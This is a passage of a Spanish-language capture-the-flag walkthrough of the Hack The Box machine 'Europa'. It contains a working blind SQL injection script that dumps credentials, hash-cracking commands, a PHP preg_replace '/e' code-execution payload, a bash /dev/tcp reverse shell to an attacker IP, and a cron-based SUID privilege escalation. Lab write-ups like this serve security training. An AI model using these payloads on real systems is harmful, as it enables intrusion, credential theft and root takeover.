def def_handler(sig, frame):
    print ("\n\n[!] Saliendo ...")
    sys.exit(1)

# Ctrl+C
signal.signal(signal.SIGINT, def_handler)

# Variables Globales
login_url = "https://admin-portal.europacorp.htb/login.php"
characters = string.ascii_lowercase + string.punctuation + string.digits

def makeSQLI():

    s = requests.session()
    s.verify = False

    p1 = log.progress("fuerza_bruta")
    p1.status("Iniciando proceso de fuerza bruta")

    time.sleep(0.3)

    p2 = log.progress("Datos de la tabla Users")

    database = ""

    for position in range (1, 100):
        for character in characters:

            post_data = {
                'email': "admin@europacorp.htb' and if(substr((select group_concat(username,0x3a,password) from users),%d,1)='%s',sleep(1),1)-- -" % (posit
ion, character),
                'password': "asdas"
            }

            p1.status(post_data['email'])

            time_start = time.time()
            r = s.post(login_url, data=post_data)
            time_end = time.time()

            if time_end - time_start > 1:
                database += character
                p2.status(database)
                break



if __name__=='__main__':
```

Vamos a probar el script:


```
┌──(env)─(kali㉿kali)-[~/Downloads]
└─$ python3 sqli.py
[<] fuerza_bruta: admin@europacorp.htb' and if(substr((select group_concat(username,0x3a,password) from users),99,1)='9',sleep(1),1)-- -
[|] Datos de la tabla Users: administrator:2b6d315337f18617ba18922c0b9597ff,john:2b6d315337f18617ba18922c0b9597ff

┌──(env)─(kali㉿kali)-[~/Downloads]
└─$
```

Hemos obtenido 2 usuarios junto con sus contraseñas en md5. Vamos a crackearlas con john:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=3
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2025-01-23 10:41) 0g/s 26078Kp/s 26078Kc/s 26078KC/s  fuk77u..*7¡Vamos!
Session completed.
```


No hemos conseguido obtener la contraseña. Vamos a la pagina md5 reverse lookup:

`https://md5.gromweb.com/`



Hemos obtenido la contraseña del usuario admin, que es la misma que la del usuario john. Vamos a acceder con las credenciales obtenidas a traves del panel de login:

Si le damos a "tools" tenemos un generador de una vpn:



Podemos inyectar un campo y se sustituye por donde pone "ip_address". Vamos a probar a inyectar la palabra "TEST":


```
"openvpn": {
"vtun0": {
"local-address": {
"10.10.10.1": """
},
"local-port": "1337",
"mode": "site-to-site",
"openvpn-option": [
"--comp-lzo",
"--float",
"--ping 10",
"--ping-restart 20",
"--ping-timer-rem",
"--persist-tun",
"--persist-key",
"--user nobody",
"--group nogroup"
],
"remote-address": "TEST",
"remote-port": "1337",
"shared-secret-key-file": "/config/auth/secret"
},
"protocols": {
"static": {
"interface-route": {
"TEST/24": {
"next-hop-interface": {
"vtun0": """
}
}
}
}
}
}
```


Vamos a capturar esta peticion con burpsuite:

```
POST /tools.php HTTP/1.1
Host: admin-portal.europacorp.htb
Cookie: PHPSESSID=5ms25anp1aubl5d1hn9ev8g861
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 1682
Origin: https://admin-portal.europacorp.htb
Referer: https://admin-portal.europacorp.htb/tools.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive

pattern=/ip_address/&ipaddress=TEST&text="openvpn": {
        "vtun0": {
                "local-address": {
                        "10.10.10.1": "''"
                },
                "local-port": "1337",
                "mode": "site-to-site"
```

Podemos ver que lo que hace es lo siguiente:

- Dentro de la variable "text" se envia un texto
- La variable pattern la iguala a "ip_address"
- La variable "ip_address" es el contenido que nosotros queremos sustituir

Por lo tanto, se esta aplicando una regex. Del texto que estamos enviando localiza el patron "ip_address" y lo sustituye por el contenido que nosotros estamos enviando. Podemos probar a enviar otro texto y sustituir una palabra del texto por el valor que enviemos. Vamos a enviar el text "esto es una prueba" y sustituimos la palabra "prueba" por "pwned":

```
pattern=/prueba/&ipaddress=PWNED&text="esto es una prueba"
```


Search

Response

Pretty Raw Hex Render

```
                                    </h1>
                                </div>
                                <!-- /.col-lg-12 -->
                            </div>
                            <!-- /.row -->
                            <div class="row">
                                <div class="panel panel-default">
                                    <div class="panel-heading">
                                        <i class="fa fa-file-text fa-fw">
                                        </i>
                                         OpenVPN Config Generator
                                    </div>
                                    <!-- /.panel-heading -->
                                    <div class="panel-body">
                                        <p>
                                            "esto es una PWNED"
                                        </p>
                                        <a href="tools.php" class="btn btn-lg btn-success btn-block">
```

Como se esta aplicando una regex, vamos a ver si podemos ejecutar alguna RCE aprovechandonos de alguna vulnerabilidad:



En esta pagina nos explica como podemos sustituir una palabra por un comando:

Exploiting the code:


To exploit the code, all the attacker has to do is provide some PHP code to execute, generate a regular expression which replaces some or all of the string with the code, and set the `e` modifier on the regular expression/ pattern

```
payload: index.php?pat=/a/e&rep=phpinfo();&sub=abc
```

En este caso esta enviando el texto "abc", localiza la "a" y la sustituye por el comando "phpinfo()". Para poder ejecutar comandos despues de `/a/` manda una `e`, que es lo que hace que lo detecte como codigo y no como string.

Vamos a probarlo con nuestra regex:

```
pattern=/prueba/e&ipaddress=system("whoami");&text="esto es una prueba"
```



Hemos logrado ejecutar comandos a traves de la regex. Vamos a enviarnos una reverse shell:

```
pattern=/prueba/e&ipaddress=system("bash -c 'sh -i >%26 /dev/tcp/10.10.14.3/1234 0>%261'");&text="esto es una prueba"
```

```
kali@kali: ~/Downloads
File  Actions  Edit  View  Help
kali@kali: ~/Downloads | (env)kali@kali: ~/Downloads | kali@kali: ~/Downloads

┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.22] 56680
sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

ESCALADA DE PRIVILEGIOS

Vamos a ver las tareas programadas que se estan ejecutando en el sistema:

```
www-data@europa:/tmp$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly
#
* * * * *       root    /var/www/cronjobs/clearlogs
```

Vamos a ver lo que hace este script:

```
www-data@europa:/var/www/cmd$ cat /var/www/cronjobs/clearlogs
#!/usr/bin/php
<?php
$file = '/var/www/admin/logs/access.log';
file_put_contents($file, '');
exec('/var/www/cmd/logcleared.sh');
?>
```

1. Lo que hace es almacenar en la variable "file" el contenido de la ruta `/var/www/admin/logs/access_log`.
2. Vacia el contenido de "access_log"
3. Ejecuta el contenido del script de la ruta `/var/www/cmd/logcleared.sh`

Vamos a ver que contiene ese script:

```
www-data@europa:/var/www/cmd$ ls -la
total 8
drwxrwxr-x 2 root www-data 4096 Jan 23 18:33 .
drwxr-xr-x 6 root root     4096 May 17  2022 ..
```

No hay nada en esa ruta. Por lo que podemos crear un script que proporcione permisos SUID al binario /bin/bash cuando root ejecute esa tarea programada:

```
www-data@europa:/var/www/cmd$ cat logcleared.sh
#!/bin/bash

chmod +s /bin/bash
```

Cuando root lo ejecuta se otrogar el privilegio SUID al binario:

```
www-data@europa:/var/www/cmd$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1037528 May 16  2017 /bin/bash
```

Ejecutamos el binario /bin/bash con privilegios elevados:

```
www-data@europa:/var/www/cmd$ /bin/bash -p
bash-4.3# whoami
root
```